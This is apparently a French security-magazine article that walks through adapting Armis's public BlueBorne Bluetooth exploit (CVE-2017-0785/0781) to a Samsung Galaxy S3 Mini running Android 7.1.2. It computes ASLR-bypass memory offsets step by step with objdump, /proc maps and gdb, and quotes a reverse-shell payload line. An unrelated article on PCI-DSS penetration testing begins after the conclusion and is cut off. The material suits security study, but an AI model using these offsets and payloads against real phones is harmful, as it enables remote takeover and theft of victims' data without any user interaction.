


Figure 18 - Détails de la charge utile (payload) permettant l'exécution de commande bash

Du fait que l'ensemble de la charge utile correspond au paramètre passé à la fonction system (p_msg), il est nécessaire de décomposer celui-ci en deux parties distinctes.

La première correspond à une commande bash invalide, mise entre guillemets afin que l'interpréteur considère ces données en tant que chaîne de caractères. Le ; permet ensuite d'annoncer qu'une seconde commande bash doit être réalisée.

**« Les privilèges en tant qu'utilisateur Bluetooth sont élevés.
L'attaquant peut accéder au système de fichier
du téléphone (toutes les données de la victime), au réseau, etc. »**

La seconde partie de la charge utile contient la commande valide à exécuter sur le système de la victime.

Enfin, l'octet nul (\x00) précise à l'interpréteur que tous les octets à la suite en mémoire ne devront pas être pris en compte au sein de cette commande.

Ainsi, via cette charge utile, nous sommes en mesure d'exécuter une commande bash à l'aide de la fonction system avec les droits de l'utilisateur Bluetooth.

> Partie #3 - Méthodologie d'adaptation de l'exploit Armis

Le code publié par Armis [REF6], exploitant les vulnérabilités CVE-2017-0785 et CVE-2017-0781, permet d'exécuter des commandes à distance au travers du protocole Bluetooth. Cependant, l'exploit a été porté uniquement sur deux versions Android, le Nexus 5X 7.1.2 et le Pixel 7.1.2.

Par ailleurs, l'exploit n'est pas directement exécutable sur les autres téléphones Android. En effet, il est nécessaire de modifier 4 variables, plus précisément 4 décalages mémoire (offsets), qui sont dépendants du système Android victime. En effet, les adresses mémoire ciblées ne se situent pas aux mêmes emplacements suivant le type de téléphone, ou la version Android installée.

Cette section propose une méthodologie pseudo-générique du calcul des 4 variables sur n'importe quel téléphone Android 7.1.2.

Pour ce faire, nous expliquerons dans un premier temps quelles sont les adresses mémoire ciblées par le script, et où elles sont situées au sein du processus Bluetooth du téléphone. Dans un second temps, nous décrirons la méthode permettant de calculer les décalages mémoire, pour un autre téléphone, le Samsung Galaxy S3 Mini. Enfin, nous constaterons les privilèges acquis suite à une exploitation sur notre téléphone, au travers de l'exécution de commande à distance.

Contexte de l'exploit

L'objectif est d'exécuter des commandes sur le système Android de la victime, au travers du processus Bluetooth vulnérable.

 # Processus Bluetooth en mémoire

Par extension aux processus Linux, les processus sur Android sont sectionnés par segments d'adresses, ordonnés en règle générale comme listé ci-dessous.




Figure 19 - Segments principaux d'un processus et emplacement des adresses ciblées

- Un segment texte (text) contient le code machine du programme, les instructions exécutables de celui-ci.

- Un segment données (data) contient toutes les variables (globales et statiques) initialisées par le programme, à l'extérieur des fonctions (ex. int i=1).

- Un segment bss stocke les données non intialisées, constantes globales (static int i).

- Un tas (heap) est la section mémoire de taille variable, dans laquelle se situent les zones mémoires allouées/libérées dynamiquement (via les fonctions malloc et free).

- Enfin, la pile (stack) contient des cadres (stack frame) correspondant aux différents appels de fonction du programme.

Le code d'exploitation publié par Armis permet d'identifier dynamiquement deux adresses mémoires au sein du processus Bluetooth du téléphone cible.

Tout d'abord, l'adresse mémoire de la fonction system incluse dans la bibliothèque libc.so permet d'exécuter une commande ou un programme lorsqu'un interpréteur de commande bash est disponible, ce qui est le cas nativement au sein d'Android.

Ensuite, l'adresse mémoire dans laquelle notre charge utile est stockée : dans le cas de Blueborne, la charge utile est fixée au sein du nom Bluetooth du téléphone de l'attaquant (acl_name). Côté victime, le nom du Bluetooth de l'attaquant est stocké dans la section bss de la bibliothèque bluetooth.default.so.

Ces deux adresses sont situées aléatoirement dans la mémoire virtuelle du téléphone. En effet, elles sont protégées par le mécanisme de distribution aléatoire de l'espace d'adressage, plus connu en anglais sous l'acronyme ASLR (Address Space Layout Randomization). Ce mécanisme de protection est notamment employé au sein des systèmes Android contre l'exploitation de dépassement de tampon (buffer overflow). Il fonctionne en disposant de manière aléatoire les adresses des données au sein de la mémoire virtuelle d'un processus (adresses du tas, de la pile et des bibliothèques chargées).

Ainsi, la première vulnérabilité de fuite d'informations (CVE-2017-0785) permet de contourner ce mécanisme de protection de la mémoire afin de retrouver les adresses de base des bibliothèques libc.so et bluetooth.default.so, chargées au sein du processus Bluetooth du téléphone ciblé. La seconde vulnérabilité (CVE-2017-0781) permet d'exploiter l'exécution de code sur le téléphone de la victime. Enfin, la charge utile est fixée au sein du nom du téléphone de l'attaquant.

 # Laboratoire

Pour identifier ces adresses sur notre téléphone cible, il est nécessaire de disposer du laboratoire suivant :

- un ordinateur (attaquant) depuis lequel l'exploit Armis est lancé.

- un téléphone vulnérable rooté, identique à celui de sa cible, accessible via adb.

- une clef Bluetooth CSR (dongle Bluetooth) pour pouvoir communiquer en Bluetooth avec son téléphone et changer son adresse MAC Bluetooth.

- le binaire gdb-server compilé sur le téléphone rooté, afin de pouvoir s'attacher sur le processus Bluetooth du téléphone.




Figure 20 - Scénario global pour l'adaptation du script Armis

L'attaquant calcule d'abord les décalages mémoire sur son téléphone rooté, modifie en conséquence le script d'exploitation Armis, puis l'exécute sur sa cible.

Le tableau suivant liste les spécifications du téléphone utilisé au sein de notre laboratoire [REF7].

Donnée	Valeur
Téléphone	Samsung Galaxy S3 Mini
Version téléphone	GT-I8190
Version Android	7.1.2
Version LineageOS	14.1-20170609-UNOFFICIAL-golden *[REF7]*
Niveau de correctifs	5 juin 2017

 # Composition globale du script Armis

Le script en langage Python publié par Armis [REF2] est composé de 3 fonctions principales.

La fonction set_bt_name permet de changer le nom et l'adresse MAC de l'équipement Bluetooth (fonction set_rand_bdaddr) de l'attaquant (via la clef Bluetooth). La charge utile est notamment fixée par cette fonction.

La fonction memory_leak_get_bases permet de calculer dynamiquement les adresses mémoire de base de la bibliothèque libc.so et bluetooth.default.so sur le téléphone cible. Cette fonction exploite la vulnérabilité de fuite de mémoire de la couche SDP, implémentée au sein de do_sdp_info_leak.

Enfin, la fonction pwn calcule l'adresse de la fonction system ainsi que l'adresse du nom de l'équipement Bluetooth, dans lequel est stockée la charge utile. Cette fonction place ensuite le téléphone dans un état où la charge malveillante est exécutée, comme expliqué dans la section précédente.

Calcul des 4 décalages mémoire (offsets)

 # Calcul de la variable LIBC_TEXT_STSTEM_OFFSET

Comme son nom l'indique, la variable LIBC_TEXT_STSTEM_OFFSET est l'adresse relative de la fonction system au sein de la bibliothèque libc.so.

Pour la calculer, il est nécessaire de récupérer la bibliothèque libc.so locale du téléphone Android cible, puis d'effectuer une recherche de la fonction system (ci-après avec l'outil Objdump).

```
$ objdump --syms  libc.so | grep system
00000000 l    df *ABS*  00000000              bionic/libc/bionic/system_properties.cpp
[...]
00046b7d g     F .text  00000108              system
```

Variable	Valeur
LIBC_TEXT_STSTEM_OFFSET	0x00046b7d

 # Calcul des variables LIBC_SOME_BLX_OFFSET et BLUETOOTH_BSS_SOME_VAR_OFFSET

La variable LIBC_SOME_BLX_OFFSET est l'adresse relative de l'adresse de base de la bibliothèque libc.so. Cette adresse relative peut être identifiée en deux temps.

Tout d'abord, depuis le téléphone cible, il convient d'identifier l'adresse de base de la section text de la libc.so au sein du processus Bluetooth (adresse nommée libc_text_base). Pour ce faire, l'identifiant du processus Bluetooth (PID) est récupéré

grâce à la commande ps sur le téléphone cible. L'adresse de base de la section text est ensuite récupérée au sein du fichier /proc/<pid>/maps, qui liste les régions mémoires du processus Bluetooth.

```
root@kali:~/Desktop/blueborne# adb shell
golden:/ $ su
golden:/ # ps | grep bluetooth
bluetooth 6440  1836  812348 49156 sys_epoll  42839144 S com.android.bluetooth
golden:/ # cat /proc/6440/maps | grep libc.so
427f0000-42875000 r-xp 00000000 b3:16 23133      /system/lib/libc.so
42875000-42879000 r--p 00084000 b3:16 23133      /system/lib/libc.so
42879000-4287b000 rw-p 00088000 b3:16 23133      /system/lib/libc.so
```

Figure 21 - Identification de l'adresse de base de la section text de la bibliothèque libc.so.

Dans un second temps, la vulnérabilité de fuite d'informations (CVE-2017-0785) est exploitée. Parmi ces retours, une adresse comprise dans l'intervalle défini par les adresses de base (libc_text_base) et de fin de la section text est arbitrairement choisie. Dans notre exemple, cet intervalle correspond à toutes les adresses mémoires situées entre 0x427f0000 et 0x42875000. L'adresse choisie est nommée likely_some_libc_blx_offset au sein du script Armis. Sa position dans la fuite d'informations est également notée (coordonnées 15;3).

En effet, la vulnérabilité de fuite d'informations renvoie des adresses mémoires placées relativement de la même façon. Ainsi, un écart entre l'adresse mémoire choisie et l'adresse de la section text peut être calculé (LIBC_SOME_BLX_OFFSET). Cet écart permet par la suite de retrouver dynamiquement l'adresse de base de la section text au sein de la bibliothèque libc.so.




Figure 22 - Choix arbitraire d'une adresse dans l'intervalle d'adressage de la section text via l'exploitation de la vulnérabilité CVE-2017-0785

Ainsi, sur notre téléphone cible, l'adresse relative LIBC_SOME_BLX_OFFSET se calcule comme suit :

```
likely_some_libc_blx_offset - libc_text_base     = LIBC_SOME_BLX_OFFSET
0x4280a3c1                  - 0x427f0000         = 0x1A3C1
```

Le calcul de BLUETOOTH_BSS_SOME_VAR_OFFSET suit la même logique, à la différence près qu'il est nécessaire de se référer à l'adresse de base de la section bss de la bibliothèque bluetooth.default.so (et non celle de la section text).

Figure 23 - Identification de l'adresse de base de la section bss au sein de la bibliothèque bluetooth.default.so.

Une adresse dans l'intervalle défini par les adresses de base (0x4ffa3000) et de fin de la section bss (0x5008e000) est également choisie arbitrairement (coordonnées 6;0).




Figure 24 - Choix arbitraire d'une adresse dans l'intervalle d'adressage de la section bss via l'exploitation de la vulnérabilité CVE-2017-0785

```
likely_some_bluetooth_default_global_var_offset - bluetooth_default_bss_base    = BLUETOOTH_BSS_SOME_VAR_OFFSET
0x4ffb1960                                      - 0x4ffa3000                    = 0xE960
```

Variable	Valeur
LIBC_SOME_BLX_OFFSET	0x1A3C1
BLUETOOTH_BSS_SOME_VAR_OFFSET	0xE960

 # Calcul de la variable BSS_ACL_REMOTE_NAME_OFFSET

Enfin, la variable BSS_ACL_REMOTE_NAME_OFFSET est l'adresse mémoire du début de la charge utile envoyée par l'attaquant (acl_name_addr), relativement à l'adresse de base de la section bss (bluetooth_default_bss_base).

```
acl_name_addr - bluetooth_default_bss_base = BSS_ACL_REMOTE_NAME_OFFSET
```

L'adresse de base de la section bss (bluetooth_default_bss_base) est déjà calculée via la méthode précédemment évoquée. Il reste donc à identifier l'emplacement mémoire de la charge utile (acl_name_addr). Pour ce faire, il convient de se placer en debug sur le processus Bluetooth du téléphone cible, puis de chercher notre charge utile au sein de sa mémoire.

Le script Armis peut être réutilisé pour fixer le nom du téléphone de l'attaquant et établir une connexion Bluetooth. Une fois la connexion initiée, il convient de s'attacher sur le processus Bluetooth du téléphone cible. Les binaires gdb-server et gdb-client peuvent être utilisés respectivement sur le téléphone cible et sur l'ordinateur de l'attaquant.

Figure 25 - Lancement du gdb-server depuis le téléphone cible

Une fois la charge utile fixée par l'exploit Armis, celle-ci est ensuite retrouvée au sein du processus Bluetooth avec l'outil searchmem de peda-arm.




Figure 26 - Identification de l'adresse acl_name_addr

Ainsi, l'adresse relative BSS_ACL_REMOTE_NAME_OFFSET peut être calculée. Un décalage de 0x4 est opéré afin de bien récupérer l'adresse de début de la charge utile.

```
acl_name_addr    - bluetooth_default_bss_base - 0x4    = BSS_ACL_REMOTE_NAME_OFFSET
0x50076610       - 0x4ffb0000 - 0x4                    = 0xC6610 - 0x4 = 0xC660C
```

Variable	Valeur
BSS_ACL_REMOTE_NAME_OFFSET	0xC660C

Exploit sur notre cible

Ainsi, les 4 variables de l'exploit Armis ont été adaptées afin que ce dernier soit fonctionnel sur le téléphone cible. Ces dernières permettent de retrouver dynamiquement les adresses system et acl_name.

```
system_addr = LIBC_TEXT_STSTEM_OFFSET + libc_text_base
acl_name_addr = BSS_ACL_REMOTE_NAME_OFFSET + bluetooth_default_bss_base
```




Figure 27 - Calcul des adresses mémoires cibles grâce aux décalages mémoire identifiés

La charge utile proposée par Armis est un reverse-shell qui permet à l'attaquant d'exécuter directement des commandes sur le téléphone de la victime avec les privilèges utilisateur Bluetooth.

```
payload = struct.pack('<III', 0xAAAA1722, 0x41414141, system_addr) + b'";\n' + \
SHELL_SCRIPT.format(ip=my_ip, port=NC_PORT) + b'\n#'
```




Figure 28 - Exécution complète de l'exploit adapté à notre cible

Les privilèges en tant qu'utilisateur Bluetooth sont élevés. L'attaquant peut accéder au système de fichier du téléphone (toutes les données de la victime), au réseau, etc.

Par conséquent, un accès au système vulnérable via cet utilisateur permet à un attaquant la mise en place de nombreux scénarios d'attaque. L'accès au système de fichier peut par exemple mener à l'exfiltration de données ou leur altération (suppression, chiffrement, etc). Dans le cas où le téléphone est connecté à un réseau Wi-Fi privé, la compromission du téléphone via Blueborne peut également permettre la mise en place d'attaques par rebond.

> Conclusion

Ainsi, les concepts protocolaires associés aux vulnérabilités Blueborne rapportées par Armis ont été décrits. L'origine de deux vulnérabilités publiques au sein de l'implémentation Android des couches Bluetooth a également été expliquée. Enfin, nous avons proposé une méthodologie d'adaptation du script d'exploitation Armis, afin qu'il soit fonctionnel sur un autre téléphone Android 7.1.2, dans un cadre éducatif.

Cet exploit représente l'un des derniers plus gros risques identifiés sur Android, tout comme sur les autres systèmes d'exploitation vulnérables sujets à d'autres vulnérabilités Blueborne (non présentées dans cet article). Les conséquences d'une exploitation fonctionnelle sont critiques : elles permettent à un attaquant d'obtenir un accès quasi complet au système Android vulnérable, à distance, et sans la moindre interaction utilisateur.

« En l'état, une exploitation à grande échelle nécessiterait des moyens matériels importants et une phase de recherche complémentaire »

L'exploit fonctionnel mène à la compromission du téléphone. Cependant, l'exploitation de sa cible et cette adaptation ne permettent de cibler qu'un seul téléphone. Le contexte d'une exploitation réussie est bien spécifique :

- Le téléphone Android de la victime doit implémenter les correctifs de sécurité antérieurs à septembre 2017.
- Le téléphone Android de la victime doit avoir le service Bluetooth activé.
- L'attaquant doit posséder le même téléphone que sa victime (version logicielle et matérielle similaire) et préalablement rooté.
- L'attaquant doit calculer les décalages mémoire pour ce modèle de téléphone et pour sa version Android spécifique.
- L'attaquant doit exécuter son attaque à proximité physique limitée de sa victime (rayon de diffusion du Bluetooth).

Pour certaines versions Android, la charge utile doit être adaptée pour être fonctionnelle. Deux articles en ligne ont par ailleurs proposé une adaptation de la charge utile pour les versions Android 6.0.1 et 5.1.1 (respectivement [REF8] et [REF9]).

En l'état, une exploitation à grande échelle (développement d'un exploit multi-plateformes, ver capable de se diffuser de téléphone à téléphone, etc.) nécessiterait des moyens matériels importants et une phase de recherche complémentaire.

Les moyens pour se prémunir de cette attaque Blueborne sont simples. Il convient de s'assurer que son téléphone Android implémente bien les correctifs de septembre 2017, ou de limiter drastiquement toute utilisation du Bluetooth, en le maintenant désactivé.

Les vulnérabilités identifiées par la société Armis ont une nouvelle fois mis en avant l'implication suivante : plus un protocole est complexe, plus son implémentation l'est également. Dans un cas tel que le Bluetooth, les interprétations et les choix d'implémentation peuvent différer entre les systèmes et mener à des failles de sécurité telles que celles que nous avons abordées.

Références

- [REF1] Article de Blog Blueborne d'Armis
https://www.armis.com/blueborne/

- [REF2] Dépôt Github de l'exploit Armis
https://github.com/ArmisSecurity/blueborne/

- [REF3] Code source pile Bluetooth Android
https://android.googlesource.com/platform/system/bt/+/android-7.1.1_r44/stack/

- [REF4] Spécifications de la couche BNEP
http://grouper.ieee.org/groups/802/15/Bluetooth/BNEP.pdf

- [REF5] Publication d'Armis sur Blueborne
http://go.armis.com/hubfs/BlueBorne%20Technical%20White%20Paper-1.pdf

- [REF6] Publication d'Armis sur l'exploitation de Blueborne sur Android
https://go.armis.com/hubfs/BlueBorne%20-%20Android%20Exploit%20(20171130).pdf

- [REF7] Téléchargement image lineage
https://androidfilehost.com/?w=files&flid=126317

- [REF8] Blueborne sur Android 6.0.1 (JesusX)
https://jesux.es/exploiting/blueborne-android-6.0.1-english/

- [REF9] Blueborne sur Android 5.1.1 (Sploit3r)
http://sploit3r.xyz/blueborne-exploitation-nexus-4/

> Les tests d'intrusion PCI-DSS (11.3.x)

Exigés par le standard PCI DSS, les tests d'intrusion sont incontournables lors d'une certification PCI DSS. Comment doivent-ils être réalisés, quelle méthodologie le testeur doit-il suivre, quelles sont ses particularités ?

Tout au long de cet article, nous essaierons d'éclaircir ce sujet et de répondre aux questions souvent soulevées par nos clients.

par Adrien GUINAULT

>Que doit-on tester et comment ?

Périmètre des tests

